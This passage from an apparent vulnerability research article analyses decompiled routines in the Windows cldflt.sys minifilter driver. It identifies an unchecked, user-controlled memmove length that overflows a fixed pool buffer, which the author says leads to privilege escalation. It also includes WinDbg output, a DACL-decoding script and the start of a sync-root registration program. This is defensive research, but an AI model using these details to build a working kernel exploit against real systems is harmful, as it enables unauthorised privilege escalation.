        Length_Element_02 <= (unsigned int)Length_Bitmap)
    && Length_Element_02 + (unsigned int)Offset_Element_02 >= (unsigned
int)Offset_Element_02
    && Length_Element_02 + (unsigned int)Offset_Element_02 <= (unsigned
int)Length_Bitmap
    && Type_Element_02 == HSM_ELEMENT_TYPE_BYTE
    && (_WORD)Length_Element_02 == 1 )
  {
    index_element_02 = *((_BYTE *)&ptrBitmap->Magic + Offset_Element_02);
    status_02 = 0;
  }
  else
  {
    status_02 = STATUS_NOT_FOUND;
  }
...
  if ( !index_element_02 )
  {
LABEL_66:
    if ( index_element_02 <= 1u )
    {
      Length_Bitmap_01 = ptrBitmap->Length;
      if ( Length_Bitmap_01 >= 0x18 )
      {
        NumberOfElements_01 = ptrBitmap->NumberOfElements;
        if ( (unsigned __int16)NumberOfElements_01 > 1u
          && Length_Bitmap_01 >= 0x20 )
        {
          Type_Element_01 = ptrBitmap->ElementInfos[1].Type;
          if ( Type_Element_01 < (unsigned int)HSM_ELEMENT_TYPE_MAX )
          {
            Offset_Element_01 = ptrBitmap->ElementInfos[1].Offset;
            if ( (!(_DWORD)Offset_Element_01
               || Offset_Element_01 >= 8 * NumberOfElements_01 + 16)
              && (unsigned int)Offset_Element_01 <= Length_Bitmap_01 )
            {
              Length_Element_01 = ptrBitmap->ElementInfos[1].Length;
              if ( Length_Element_01 <= Length_Bitmap_01
                && Length_Element_01 + (unsigned int)Offset_Element_01 >= (unsigned
int)Offset_Element_01
                && Length_Element_01 + (unsigned int)Offset_Element_01 <=
Length_Bitmap_01
                && Type_Element_01 == HSM_ELEMENT_TYPE_BYTE
                && (_WORD)Length_Element_01 == 1 )
              {
                ptr_Element_01 = *((_BYTE *)&ptrBitmap->Magic + Offset_Element_01);
                status_00 = 0;
```

[Figure 75]: HsmpBitmapIsReparseBufferSupported routine

Reading the reversed code, we can realize that it is almost identical to HsmpRpValidBuffer routine, there are many similar or even identical lines, and possibly the only points that need to be commented on and highlighted are the following ones:

- The tested tag is BtRp (if (ptrBitmap->Magic != HSM_BITMAP_MAGIC))
- Elements 0, 1 and 2 are checked.
- All tested elements must be HSM_ELEMENT_TYPE_BYTE (0x7)
- the maximum number of objects is 0x5.
- Therefore:
  - Element 00: HSM_ELEMENT_TYPE_BYTE
  - Element 01: HSM_ELEMENT_TYPE_BYTE
  - Element 02: HSM_ELEMENT_TYPE_BYTE

Once we have concluded the analysis of HsmpRpValidBuffer and HsmpBitmapIsReparseBufferSupported routines, it is time to refresh the sequence of routine being called up to the vulnerable line of code is composed by the following routines:

- HsmFltPostQUERY_OPEN
- HsmiFltPostECPCREATE
- HsmpSetupContexts
- HsmpCtxCreateStreamContext
- HsmpRpValidateBuffer
- HsmpBitmapIsReparseBufferSupported
- HsmIBitmapNORMALOpen

The second part of HsmpCtxCreateStreamContext routine follows below:

```
validate_status = HsmpRpValidateBuffer(Buffer, size);

HsmDbgBreakOnStatus(validate_status);
....
size_02 = size - 4;
p_FileData = &Buffer->FileData;
if ( size <= 4 )
  size_02 = 0;
.....
NumElements_Data_03 = Buffer->FileData.NumberOfElements;
Length_Element_03_01 = 0;
if ( (unsigned __int16)NumElements_Data_03 <= 3u
  || (Data_Length_03 = Buffer->FileData.Length, Data_Length_03 < 0x30)
  || (Type_Element_03 = Buffer->FileData.ElementInfos[3].Type,
        Type_Element_03 >= (unsigned int)HSM_ELEMENT_TYPE_MAX)
  || (Offset_Element_03 = Buffer->FileData.ElementInfos[3].Offset,
        (_DWORD)Offset_Element_03)
  && Offset_Element_03 < 8 * NumElements_Data_03
                                + (unsigned __int64)HSM_XXX_DATA_SIZE
  || (unsigned int)Offset_Element_03 > Data_Length_03
  || (Length_Element_03 = Buffer->FileData.ElementInfos[3].Length,
        Length_Element_03 > Data_Length_03)
  || Length_Element_03 + (unsigned int)Offset_Element_03 < (unsigned
int)Offset_Element_03
  || Length_Element_03 + (unsigned int)Offset_Element_03 > Data_Length_03
  || Type_Element_03 != HSM_ELEMENT_TYPE_BITMAP )
{
  status_03 = STATUS_NOT_FOUND;
}
```

```
else
{
  if ( (_DWORD)Offset_Element_03 && (_WORD)Length_Element_03 )
      ptr_buffer = (char *)p_FileData + Offset_Element_03;
  Length_Element_03_01 = Buffer->FileData.ElementInfos[3].Length;
  status_03 = 0;
}
if ( status_03 >= 0 && ptr_buffer && Length_Element_03_01 )
{
  Context->ptr_buffer = ExAllocatePoolWithTag(
                                    PagedPool,
                                    Length_Element_03_01,
                                    'iFsH');
  ptr_buffer_01 = (void *)Context->ptr_buffer;
  if...
  memmove(ptr_buffer_01, ptr_buffer, Length_Element_03_01);
  Context->length = Length_Element_03_01;
  Context_02 = Context;
}
....
....
      {
        Type_Element_02 = Buffer->FileData.ElementInfos[2].Type;
        if ( Type_Element_02 < (unsigned int)HSM_ELEMENT_TYPE_MAX )
        {
            Offset_Element_02 = Buffer->FileData.ElementInfos[2].Offset;
            if ( (!(_DWORD)Offset_Element_02
               || Offset_Element_02 >= 8 * NumElements_Data_02
                                              + (unsigned __int64)HSM_XXX_DATA_SIZE)
              && (unsigned int)Offset_Element_02 <= Length_Data_02 )
            {
              ....
                && Type_Element_02 == HSM_ELEMENT_TYPE_UINT64
                && Length_Element_02 == 8 )
              {
                Element_02 = *(_QWORD *)((char *)&p_FileData->Magic
                                               + Offset_Element_02);
}
....
HsmData = HsmData_01;
v73 = v117;
status_Bitmap = HsmIBitmapNORMALOpen(
                        (__int64)Context_01,
                        v117,
                        Context->list->GENERAL_LOOKASIDE_POOL.ListHead.Alignment,
                        0x4244u,
                        HsmData,
                        Length,
                        (__int64)&P);
....
```

[Figure 76]: HsmpCtxCreateStreamContext routine | part 02

This HsmpCtxCreateStreamContext routine is much larger than the piece of code shown above, but it repeats similar instructions for different elements. A brief list of observations follows:

- The code is essentially similar to instructions shown previously for HsmpRpValidateBuffer and HsmpBitmapIsReparseBufferSupported routines, where a series of checking occurs.

- The following elements are checked in HsmIBitmapNORMALOpen routine:
  - Element 01: HSM_ELEMENT_TYPE_UINT32
  - Element 02: HSM_ELEMENT_TYPE_UINT64
  - Element 03: HSM_ELEMENT_TYPE_BITMAP
  - Element 04: HSM_ELEMENT_TYPE_BITMAP
  - Element 05: HSM_ELEMENT_TYPE_BITMAP
  - Element 06: HSM_ELEMENT_TYPE_BITMAP
  - Element 07: HSM_ELEMENT_TYPE_UINT64
  - Element 08: HSM_ELEMENT_TYPE_UINT64
  - Element 09: HSM_ELEMENT_TYPE_UINT32

- The HsmIBitmapNORMALOpen routine is actually called three times, and it happens after detecting the presence of a bitmap element (elements 04, 05 and 06).

- A memory pool is allocated using ExAllocatePoolWithTag API and using HsFi tag. Once again, even though I have found some possible meanings for HsFi tag on the Internet, there is not any official documentation about it.

The next analysis is about HsmIBitmapNORMALOpen routine, and a small part of it is shown below:

```
__int64 __fastcall HsmIBitmapNORMALOpen(
        __int64 a1,
        __int64 a2,
        signed __int64 a3,
        ULONG Offset_arg,
        _HSM_DATA *HsmData,
        unsigned int Length_arg,
        __int64 a7)
{

...

  Length_arg_01 = Length_arg;
  HsmData_01 = HsmData;

  if ( Length_arg >= 0x18
    && (NumberOfElements = HsmData->NumberOfElements,
        (unsigned __int16)NumberOfElements > 2u)
    && (Length_Data_02 = HsmData->Length, Length_Data_02 >= 0x28)
    && (Type_Element_02 = HsmData->ElementInfos[2].Type,
        Type_Element_02 < (unsigned int)HSM_ELEMENT_TYPE_MAX)
    && ((Offset_Element_02 = HsmData->ElementInfos[2].Offset,
         !(_DWORD)Offset_Element_02)
     || Offset_Element_02 >= 8 * NumberOfElements + 16)
    && (unsigned int)Offset_Element_02 <= Length_Data_02
    && (Length_Element_02 = HsmData->ElementInfos[2].Length,
        Length_Element_02 <= Length_Data_02)
```

```
    && Length_Element_02 + (unsigned int)Offset_Element_02 >= (unsigned
int)Offset_Element_02
    && Length_Element_02 + (unsigned int)Offset_Element_02 <= Length_Data_02
    && Type_Element_02 == HSM_ELEMENT_TYPE_BYTE
    && (_WORD)Length_Element_02 == 1 )
{
    status = 0;
    Element_02 = *((_BYTE *)&HsmData->Magic + Offset_Element_02);
  }
  else
  {
    status = STATUS_NOT_FOUND;
  }
...
if ( Length_arg_01 >= 0x18 )
{
  NumElements_Data_04 = HsmData_01->NumberOfElements;

  if ( (unsigned __int16)NumElements_Data_04 <= 4u
      || (Length_Element_04 = HsmData_01->Length, Length_Element_04 < 0x38)
      || (Type_Element_04 = HsmData_01->ElementInfos[4].Type,
          Type_Element_04 >= (unsigned int)HSM_ELEMENT_TYPE_MAX)
      || (Offset_Element_04 = HsmData_01->ElementInfos[4].Offset,
          (_DWORD)Offset_Element_04)
      && Offset_Element_04 < 8 * NumElements_Data_04
                                  + (unsigned __int64)HSM_XXX_DATA_SIZE
      || (unsigned int)Offset_Element_04 > Length_Element_04
      || (Length_Element_04_1 = HsmData_01->ElementInfos[4].Length,
          Length_Element_04_1 > Length_Element_04)
      || Length_Element_04_1 + (unsigned int)Offset_Element_04 < (unsigned
int)Offset_Element_04
      || Length_Element_04_1 + (unsigned int)Offset_Element_04 > Length_Element_04
      || Type_Element_04 != HSM_ELEMENT_TYPE_BITMAP )
  {
      status_04 = STATUS_NOT_FOUND;
  }
  else
  {
      if ( (_DWORD)Offset_Element_04 && (_WORD)Length_Element_04_1 )
        Src = (char *)HsmData_01 + Offset_Element_04;
      else
        Src = 0LL;
      Element_Length = HsmData_01->ElementInfos[4].Length;
      status_04 = 0;
  }
  if ( status_04 < 0 )
      Element_Length = 0;
}
else
{
  status_04 = STATUS_NOT_FOUND;
}
HsmDbgBreakOnStatus(status_04);
status = 0;
if ( status_04 != (unsigned int)STATUS_NOT_FOUND )
  status = status_04;
```

```
if ( Element_01
  && a3 > (__int64)HsmiBitmapNORMALComputeMaxUserFileSize(
                                1,
                                1 << Element_01) )
{
  status = STATUS_INTERNAL_ERROR;
  HsmDbgBreakOnStatus(STATUS_INTERNAL_ERROR);
  return status;
}
ptr_buffer = ExAllocatePoolWithTag(
                     (POOL_TYPE)POOL_NX_ALLOCATION,
                     0xA8uLL,
                     'mBsH');
ptr_buffer_01 = ptr_buffer;
...
if ( Src && Element_Length - 1 <= 0xFFE )
    {
      Length_Element_04_02 = Element_Length;
      v43 = *(_DWORD *)&Src[Element_Length - 4];
      if ( v43 == -1 && Element_Length == 4 )
      {
        ptr_buffer_01[4] |= 0x10u;
LABEL_109:
        v39 = (_QWORD *)a7;
        v41 = ptr_buffer_01 + 8;
        goto LABEL_116;
      }
      p_buffer_dest = ExAllocatePoolWithTag(PagedPool, 0x1000uLL, 'mBsH');
      *((_QWORD *)ptr_buffer_01 + 7) = p_buffer_dest;
      if ( p_buffer_dest )
      {
        memmove(p_buffer_dest, Src, Element_Length);
        if ( Element_Length < 0xFFC )
        {
          index = ((4091 - Element_Length) >> 2) + 1;
          do
          {
            *(_DWORD *)(Length_Element_04_02 + *((_QWORD *)ptr_buffer_01 + 7)) = v43;
            Length_Element_04_02 += 4LL;
            --index;
          }
          while ( index );
        }
        *(_DWORD *)(*((_QWORD *)ptr_buffer_01 + 7) + 4092LL) = RtlComputeCrc32(0,
*((PUCHAR *)ptr_buffer_01 + 7), 0xFFCu);
        goto LABEL_109;
      }
      status = STATUS_INSUFFICIENT_RESOURCES;
      HsmDbgBreakOnStatus(STATUS_INSUFFICIENT_RESOURCES);
...
    }
    else
    {
      ptr_buffer_02 = ExAllocatePoolWithTag(PagedPool, 0x1000uLL, 'mBsH');
      *((_QWORD *)ptr_buffer_01 + 7) = ptr_buffer_02;
      if ( ptr_buffer_02 )
```

```
      {
        memmove(ptr_buffer_02, Src, Element_Length);
LABEL_116:
        Parameter[0] = 0LL;
        HsmiBitmapNORMALGetNumberOfPlexCopies((__int64)ptr_buffer_01);
        HsmExpandKernelStackAndCallout(
          (PEXPAND_STACK_CALLOUT)HsmiBitmapNORMALOpenOnDiskCallout,
          (unsigned int *)Parameter);
        if...
        *v39 = ptr_buffer_01;
        ptr_buffer_01 = 0LL;
        goto LABEL_121;
      }
      status = STATUS_INSUFFICIENT_RESOURCES;
      HsmDbgBreakOnStatus(STATUS_INSUFFICIENT_RESOURCES);
      v46 = WPP_GLOBAL_Control;
      if...
    }
```

[Figure 77]: HsmIBitmapNORMALOpen routine

The routine, as expected, it is more extensive than the described above, but I have selected only the necessary part to understand its context and mainly the existing bug. A concise list of comments follows below:

- The code is prepared to manage up to 9 elements, but we don't need to use all of them while writing proof-of-concepts and exploit. I showed only the specific blocks handling elements 2 and 4 (byte and bitmap type, respectively).

- A list of elements and its respective types follow:

    - Element 01: HSM_ELEMENT_TYPE_BYTE
    - Element 02: HSM_ELEMENT_TYPE_BYTE
    - Element 03: HSM_ELEMENT_TYPE_UINT64
    - Element 04: HSM_ELEMENT_TYPE_BITMAP

- There are allocations of two memory pools with HsBm tag and, as mentioned previously, I couldn't find a reliable source explaining its meaning.

- On the line with if (Src && Element_Length - 1 <= 0xFFE) there are two checks which ensure that the Src is not NULL and also guarantee the element length -1 is lesser or equal to 4094.

- We can find three important lines a bit later on the code:

    - if (p_buffer_dest): this conditional checks if the buffer is not NULL. The important detail here is that this specific "if instruction" opens the first block that contains the next two instructions commented below.

    - memmove(ptr_buffer_02, Src, Element_Length): it copies an amount of data given by Element_Length parameter from a source buffer (given by Src) to a destination buffer (given

by ptr_buffer_02). However, the limit of element length was previously assessed to ensure that it does not exceed 4094.

- if (Element_Length < 0xFFC): there is a second check for next operations, and this specific check ensures that the maximum element length must be lesser than 4092.

- The most import lines of cldflt.sys code in terms of vulnerability, and where you can see the bug which this article is based on, is located in the block started by else statement and, without doing a close examination, it could go unnoticed:

```
else
  {
    ptr_buffer_02 = ExAllocatePoolWithTag(PagedPool, 0x1000uLL, 'mBsH');
    *((_QWORD *)ptr_buffer_01 + 7) = ptr_buffer_02;
    if ( ptr_buffer_02 )
    {
      memmove(ptr_buffer_02, Src, Element_Length);
```

- The tag (HsBm) makes clear that the code is managing a bitmap object. For some reason, the exact same memmove instruction commented previously is repeated at this point, but this time there is no verification of the element's length, which can become a problem if the attack controls both Src and Element_Length variables.

- As readers will learn later, it turns out to be true, an overflow is possible because we can control the size (Element_Length) as the ptr_buffer_02 is fixed in 0x1000, we can overflow it and overwrite bytes from the next and adjacent object.

- The code presented three pages ago shows that the size of element 04 from BtRp is directly associated with Element_Length variable, and as we learned above, it is used to control the size of data being copied with memmove function :

```
Element_Length = HsmData_01->ElementInfos[4].Length;
```

- As an addition, the element length comes from user space because HsmData_01 represents exactly the user data.

According to concepts and code discussed so far, if the attacker is able to send controlled data to the minifilter driver and manage to pass all checks that have been explained (types and sizes), the attacker is also able to overflow the allocated memory and overwrite the next and adjacent element on memory, whose type initially is a pool chunk, but can be any other manipulated object and it is good fact because it will help us to leak kernel pointers, bypass ASLR and finally elevate privilege.

In the following section it is time to interact with the cldflt minifilter driver, reach the region and specific line of the minifilter driver's code that is directly associated to the vulnerability, where is located both memcpy instructions (shown as memset on IDA Pro). All practical tests can be performed on Windows 10 22H2, Windows 11 23H2 and Windows 11 22H2.

14. Reparse point analysis

There are many steps that can be taken to collect macro information about minifilter drivers. Running the fltmc command it is possible to check which mini-filter drivers are loaded and confirm if there is any volume attached to them:

```
C:\>fltmc

Filter Name                     Num Instances    Altitude    Frame
------------------------------  -------------  ------------  -----
bindflt                             1       409800         0
storqosflt                          0       244000         0
wcifs                               0       189900         0
CldFlt                              0       180451         0
FileCrypt                           0       141100         0
luafv                               1       135000         0
npsvctrig                           1        46000         0
Wof                                 2        40700         0
FileInfo                            4        40500         0
```

[Figure 78]: Fltmc command

Using DeviceTree tool (it is available on https://www.osronline.com/article.cfm%5Earticle=97.htm), the

- Multiple major function codes are supported.
- The device characteristic is DEVICE_SECURE_OPEN.
- Device flag is NEITHER_IO.
- Everyone group does not have any relevant permission to the driver or device object.

About permissions, we can check such information using WinDbg, which could be a better way in certain situations and contexts:

```
0: kd> lmDvmcldflt
Browse full module list
start             end                 module name
fffff806`1ceb0000 fffff806`1cf30000   cldflt     (pdb symbols)

c:\symbols\cldflt.pdb\E3A43A83BA11F40939E9F58A4CEAB8701\cldflt.pdb
    Loaded symbol image file: cldflt.sys
    Image path: \SystemRoot\system32\drivers\cldflt.sys
    Image name: cldflt.sys
    Browse all global symbols  functions  data  Symbol Reload
    Image was built with /Brepro flag.
    Timestamp:        C06C29C4 (This is a reproducible build file hash, not a timestamp)
    CheckSum:         0008555D
    ImageSize:        00080000
    Mapping Form:     Loaded
    Translations:     0000.04b0 0000.04e4 0409.04b0 0409.04e4
    Information from resource tables:

0: kd> !drvobj cldflt 2
Driver object (ffffdb8fb06b7060) is for:
 \FileSystem\CldFlt

DriverEntry:   fffff8061cf2a010      cldflt!GsDriverEntry
DriverStartIo: 00000000
DriverUnload:  fffff80617995aa0      FLTMGR!FltpMiniFilterDriverUnload
```

```
AddDevice:     00000000

Dispatch routines:
[00] IRP_MJ_CREATE                      fffff8061cec6660
      cldflt!HsmiFileCacheIrpNotImplemented
[01] IRP_MJ_CREATE_NAMED_PIPE           fffff8061cec6660
      cldflt!HsmiFileCacheIrpNotImplemented
[02] IRP_MJ_CLOSE                       fffff8061cec6520
      cldflt!HsmiFileCacheIrpClose
[03] IRP_MJ_READ                        fffff8061cec6930     cldflt!HsmiFileCacheIrpRead
[04] IRP_MJ_WRITE                       fffff8061ceb22a0
      cldflt!HsmiFileCacheIrpWrite
[05] IRP_MJ_QUERY_INFORMATION           fffff8061cec6730
      cldflt!HsmiFileCacheIrpQueryInformation
[06] IRP_MJ_SET_INFORMATION             fffff8061cec6660
      cldflt!HsmiFileCacheIrpNotImplemented
...

0: kd> !drvobj \FileSystem\CldFlt
Driver object (ffffdb8fb06b7060) is for:
 \FileSystem\CldFlt

Driver Extension List: (id , addr)

Device Object list:
ffffdb8fb0678a50

0: kd> !devobj ffffdb8fb0678a50
Device object (ffffdb8fb0678a50) is for:
  \FileSystem\CldFlt DriverObject ffffdb8fb06b7060
Current Irp 00000000 RefCount 0 Type 00000008 Flags 00000000
SecurityDescriptor ffff8008c6af92a0 DevExt 00000000 DevObjExt ffffdb8fb0678ba0
ExtensionFlags (0x00000800)  DOE_DEFAULT_SD_PRESENT
Characteristics (0x00000100)  FILE_DEVICE_SECURE_OPEN
Device queue is not busy.

0: kd> !sd ffff8008c6af92a0 0x1
->Revision: 0x1
->Sbz1    : 0x0
->Control : 0x8004
            SE_DACL_PRESENT
            SE_SELF_RELATIVE
->Owner   : S-1-5-32-544 (Alias: BUILTIN\Administrators)
->Group   : S-1-5-18 (Well Known Group: NT AUTHORITY\SYSTEM)
->Dacl    :
->Dacl    : ->AclRevision: 0x2
->Dacl    : ->Sbz1       : 0x0
->Dacl    : ->AclSize    : 0x5c
->Dacl    : ->AceCount   : 0x4
->Dacl    : ->Sbz2       : 0x0
->Dacl    : ->Ace[0]: ->AceType: ACCESS_ALLOWED_ACE_TYPE
->Dacl    : ->Ace[0]: ->AceFlags: 0x0
->Dacl    : ->Ace[0]: ->AceSize: 0x14
->Dacl    : ->Ace[0]: ->Mask : 0x001200a0
->Dacl    : ->Ace[0]: ->SID: S-1-1-0 (Well Known Group: localhost\Everyone)

->Dacl    : ->Ace[1]: ->AceType: ACCESS_ALLOWED_ACE_TYPE
->Dacl    : ->Ace[1]: ->AceFlags: 0x0
->Dacl    : ->Ace[1]: ->AceSize: 0x14
->Dacl    : ->Ace[1]: ->Mask : 0x001f01ff
```

```
->Dacl    : ->Ace[1]: ->SID: S-1-5-18 (Well Known Group: NT AUTHORITY\SYSTEM)

->Dacl    : ->Ace[2]: ->AceType: ACCESS_ALLOWED_ACE_TYPE
->Dacl    : ->Ace[2]: ->AceFlags: 0x0
->Dacl    : ->Ace[2]: ->AceSize: 0x18
->Dacl    : ->Ace[2]: ->Mask : 0x001f01ff
->Dacl    : ->Ace[2]: ->SID: S-1-5-32-544 (Alias: BUILTIN\Administrators)

->Dacl    : ->Ace[3]: ->AceType: ACCESS_ALLOWED_ACE_TYPE
->Dacl    : ->Ace[3]: ->AceFlags: 0x0
->Dacl    : ->Ace[3]: ->AceSize: 0x14
->Dacl    : ->Ace[3]: ->Mask : 0x001200a0
->Dacl    : ->Ace[3]: ->SID: S-1-5-12 (Well Known Group: NT AUTHORITY\RESTRICTED)
->Sacl    :  is NULL
```

[Figure 79]: WinDbg: checking Security Descriptor

The mask can be decoded using the following Python script:

```
def parse_dacl_mask(mask_value):

    dacl_rights = {
        0x00010000: "DELETE",
        0x00020000: "READ_CONTROL",
        0x00040000: "WRITE_DAC",
        0x00080000: "WRITE_OWNER",
        0x00100000: "SYNCHRONIZE",
        0x00000001: "FILE_READ_DATA",
        0x00000002: "FILE_WRITE_DATA",
        0x00000004: "FILE_APPEND_DATA",
        0x00000008: "FILE_READ_EA",
        0x00000010: "FILE_WRITE_EA",
        0x00000020: "FILE_EXECUTE",
        0x00000040: "FILE_DELETE_CHILD",
        0x00000080: "FILE_READ_ATTRIBUTES",
        0x00000100: "FILE_WRITE_ATTRIBUTES",
        0x001F0000: "STANDARD_RIGHTS_ALL",
        0x10000000: "GENERIC_ALL",
        0x20000000: "GENERIC_EXECUTE",
        0x40000000: "GENERIC_WRITE",
        0x80000000: "GENERIC_READ",
    }

    try:
        if isinstance(mask_value, str):
            mask = int(mask_value, 0)
        else:
            mask = int(mask_value)
    except (ValueError, TypeError):
        print("Error: Invalid mask format. Please enter a valid hexadecimal (e.g.
0x20000000) or integer value.")
        return []

    decoded_rights = [name for value, name in dacl_rights.items() if mask & value]
    return decoded_rights


if __name__ == "__main__":
```

```
    user_input = input("Enter the Access Mask (hexadecimal like 0x20000000 or integer):
").strip()
    all_rights = parse_dacl_mask(user_input)

    if all_rights:
        print("\nRights associated with the provided mask:\n")
        for element_right in all_rights:
            print(f"[+] {element_right}")
    else:
        print("No rights found for the provided mask.")
```

[Figure 80]: Python script to decode DACL mask

Applying the script to our case:

```
C:\Users\Administrator\Desktop>python decode_dacl_mask.py
Enter the Access Mask (hexadecimal like 0x20000000 or integer): 0x001200a0

Rights associated with the provided mask:

[+] READ_CONTROL
[+] SYNCHRONIZE
[+] FILE_EXECUTE
[+] FILE_READ_ATTRIBUTES
[+] STANDARD_RIGHTS_ALL
```

[Figure 81]: Decrypting the DACL mask of Everyone group

As we can realize, members from Everyone group do not have enough rights to interact, as we would like, with this mini-filter driver. As a reference, if we decode the DACL mask of Administrators group, we have:

```
C:\Users\Administrator\Desktop>python decode_dacl_mask.py
Enter the Access Mask (hexadecimal like 0x20000000 or integer): 0x001f01ff

Rights associated with the provided mask:
[+] DELETE
[+] READ_CONTROL
[+] WRITE_DAC
[+] WRITE_OWNER
[+] SYNCHRONIZE
[+] FILE_READ_DATA
[+] FILE_WRITE_DATA
[+] FILE_APPEND_DATA
[+] FILE_READ_EA
[+] FILE_WRITE_EA
[+] FILE_EXECUTE
[+] FILE_DELETE_CHILD
[+] FILE_READ_ATTRIBUTES
[+] FILE_WRITE_ATTRIBUTES
[+] STANDARD_RIGHTS_ALL
```

[Figure 82]: Decrypting the DACL mask of Administrators group

To investigate a little further the minifilter driver itself we can execute the following commands:

```
0: kd> .load fltkd
0: kd> !fltkd.filters

Filter List: ffffdb8fac1cb710 "Frame 0"
   FLT_FILTER: ffffdb8fb066b010 "bindflt" "409800"
```

```
      FLT_INSTANCE: ffffdb8fb19e1010 "bindflt Instance" "409800"
   FLT_FILTER: ffffdb8fb0627c30 "storqosflt" "244000"
   FLT_FILTER: ffffdb8facb06660 "wcifs" "189900"
   FLT_FILTER: ffffdb8facbdc660 "CldFlt" "180451"
      FLT_INSTANCE: ffffdb8fb23e5aa0 "CldFlt" "180451"
   FLT_FILTER: ffffdb8fac675b30 "FileCrypt" "141100"
   FLT_FILTER: ffffdb8fb06f0010 "luafv" "135000"
   ...

0: kd> !fltkd.filter 0xffffdb8facbdc660

FLT_FILTER: ffffdb8facbdc660 "CldFlt" "180451"
   FLT_OBJECT: ffffdb8facbdc660  [02000000] Filter
      RundownRef               : 0x0000000000000012 (9)
      PointerCount             : 0x00000002
      PrimaryLink              : [ffffdb8fac675b40-ffffdb8facb06670]
   Frame                    : ffffdb8fac1cb660 "Frame 0"
   Flags                    : [00000012] FilteringInitiated BackedByPagefile
   DriverObject             : ffffdb8fb06b7060
   FilterLink               : [ffffdb8fac675b40-ffffdb8facb06670]
   PreVolumeMount           : 0000000000000000  (null)
   PostVolumeMount          : 0000000000000000  (null)
   FilterUnload             : fffff8061cf1a7b0  cldflt!HsmFltUnload
   InstanceSetup            : fffff8061cf06dc0  cldflt!HsmFltInstanceSetup
   InstanceQueryTeardown    : fffff8061cf1a730  cldflt!HsmFltInstanceQueryTeardown
   InstanceTeardownStart    : 0000000000000000  (null)
   InstanceTeardownComplete : 0000000000000000  (null)
   ActiveOpens              : (ffffdb8facbdc818)  mCount=0
   Communication Port List  : (ffffdb8facbdc868)  mCount=1
   Client Port List         : (ffffdb8facbdc8b8)  mCount=2
   VerifierExtension        : 0000000000000000
   Operations               : ffffdb8facbdc910
   OldDriverUnload          : fffff80617995aa0  FLTMGR!FltpMiniFilterDriverUnload
...

1: kd> !fltkd.instance 0xffffdb8fb23e5aa0 3

FLT_INSTANCE: ffffdb8fb23e5aa0 "CldFlt" "180451"
   FLT_OBJECT: ffffdb8fb23e5aa0  [01000000] Instance
      RundownRef               : 0x0000000000000000 (0)
      PointerCount             : 0x00000002
      PrimaryLink              : [ffffdb8fb06f2020-ffffdb8fb19e1020]
   OperationRundownRef      : ffffdb8facf95a40
      Number                   : 2
      PoolToFree               : ffffdb8fb1b1dca0
      OperationsRefs           : ffffdb8fb1b1dcc0  (0)
         PerProcessor Ref[0]      : 0x0000000000000860 (1072)
         PerProcessor Ref[1]      : 0xfffffffffffff7a0 (-1072)
   Flags                    : [00000060] HasSetStreamBasedContexts HasSetFileContexts
   Volume                   : ffffdb8fac5ed4d0 "\Device\HarddiskVolume3"
   Filter                   : ffffdb8facbdc660 "CldFlt"
   TrackCompletionNodes     : ffffdb8fb304b3f0
   CallbackNodes            : (ffffdb8fb23e5b40)
   VolumeLink               : [ffffdb8fb06f2020-ffffdb8fb19e1020]
   FilterLink               : [ffffdb8facbdc730-ffffdb8facbdc730]
   ContextLock              : (ffffdb8fb23e5b20)
   Context                  : (ffffdb8fb23e5b28)
      CONTEXT_NODE: ffffdb8fb1b68dd0  [0002] InstanceContext NonPagedPool
         ALLOCATE_CONTEXT_NODE: ffffdb8fb062ca20  [01] LookasideList
            Filter                   : ffffdb8facbdc660 "CldFlt"
```

```
            ContextCleanupCallback    : fffff8061cf18ca0
cldflt!HsmFltDeleteINSTANCE_CONTEXT
            Next                      : 0000000000000000
            ContextType               : [0002] InstanceContext
            Flags                     : [01] LookAsideListInited
               Size                      : 416
               PoolTag                   : HsIc
         ---
         AttachedObject           : ffffdb8fb23e5aa0
         UseCount                 : 2
         TREE_NODE: ffffdb8fb1b68de8 (k1=0000000000000000, k2=0000000000000000)
[00010000] InTree
         UserData                 : ffffdb8fb1b68e30

0: kd> dt fltmgr!_FLT_REGISTRATION 0xffffdb8facbdc660

   +0x000 Size             : 0
   +0x002 Version          : 0x200
   +0x004 Flags            : 2
   +0x008 ContextRegistration : 0x00000000`00000012 _FLT_CONTEXT_REGISTRATION
   +0x010 OperationRegistration : 0xffffdb8f`ac675b40 _FLT_OPERATION_REGISTRATION
   +0x018 FilterUnloadCallback : 0xffffdb8f`acb06670     long  +ffffdb8facb06670
   +0x020 InstanceSetupCallback : (null)
   +0x028 InstanceQueryTeardownCallback : (null)
   +0x030 InstanceTeardownStartCallback : 0xffffdb8f`ac1cb660     void  +ffffdb8fac1cb660
   +0x038 InstanceTeardownCompleteCallback : 0x00000000`000c000c     void  +c000c
   +0x040 GenerateFileNameCallback : 0xffffdb8f`acbdcb10     long  +ffffdb8facbdcb10
   +0x048 NormalizeNameComponentCallback : 0x00000000`000e000c     long  +e000c
   +0x050 NormalizeContextCleanupCallback : 0xffff8008`ca77dd30     void
+ffff8008ca77dd30
   +0x058 TransactionNotificationCallback : 0x00000000`00000012     long  +12
   +0x060 NormalizeNameComponentExCallback : 0xffffdb8f`b06b7060     long
+ffffdb8fb06b7060
   +0x068 SectionNotificationCallback : 0xfffff806`1ced15a8     long  cldflt!Globals+0
```

[Figure 83]: Basic interaction using WinDbg

To establish communication with the minifilter driver the first step is registering a syncroot, which will be used as an anchor for monitoring and management of each folder and files stored in there. Once we manage to register the syncroot then the driver will be attached to the folder (MySyncRoot under the %APPDATA%), and any respective operation such as hydration and dehydration will work as expected. To accomplish it, I am using the Cloud APIs (https://learn.microsoft.com/en-us/windows/win32/cfapi/cloud-files-functions), as shown below:

```
#include <Windows.h>
#include <cfapi.h>
#include <ShlObj.h>
#include <iostream>
#include <string>

#pragma comment(lib, "Cldapi.lib")

int main()
{
    PWSTR appDataPath = nullptr;
    HRESULT hrPath = SHGetKnownFolderPath(FOLDERID_RoamingAppData, 0, NULL,
&appDataPath);
```

```
    if (FAILED(hrPath)) {
        std::wcerr << L"Failed to resolve %APPDATA% path. HRESULT: 0x" << std::hex <<
hrPath << std::endl;
        return -1;
    }

    std::wstring syncRootPath = std::wstring(appDataPath) + L"\\MySyncRoot";
    CreateDirectoryW(syncRootPath.c_str(), NULL);
    static const GUID ProviderId =
    { 0x1b4f2a33, 0xb1b3, 0x40c0, {0xba, 0x5a, 0x06, 0x34, 0xec, 0x63, 0xde, 0x00} };
    std::wstring identityStr = L"Alexandre";
    LPCVOID identity = identityStr.c_str();
    DWORD identityLength = (DWORD)(identityStr.size() * sizeof(wchar_t));

    CF_SYNC_REGISTRATION registration = { 0 };
    registration.StructSize = sizeof(CF_SYNC_REGISTRATION);
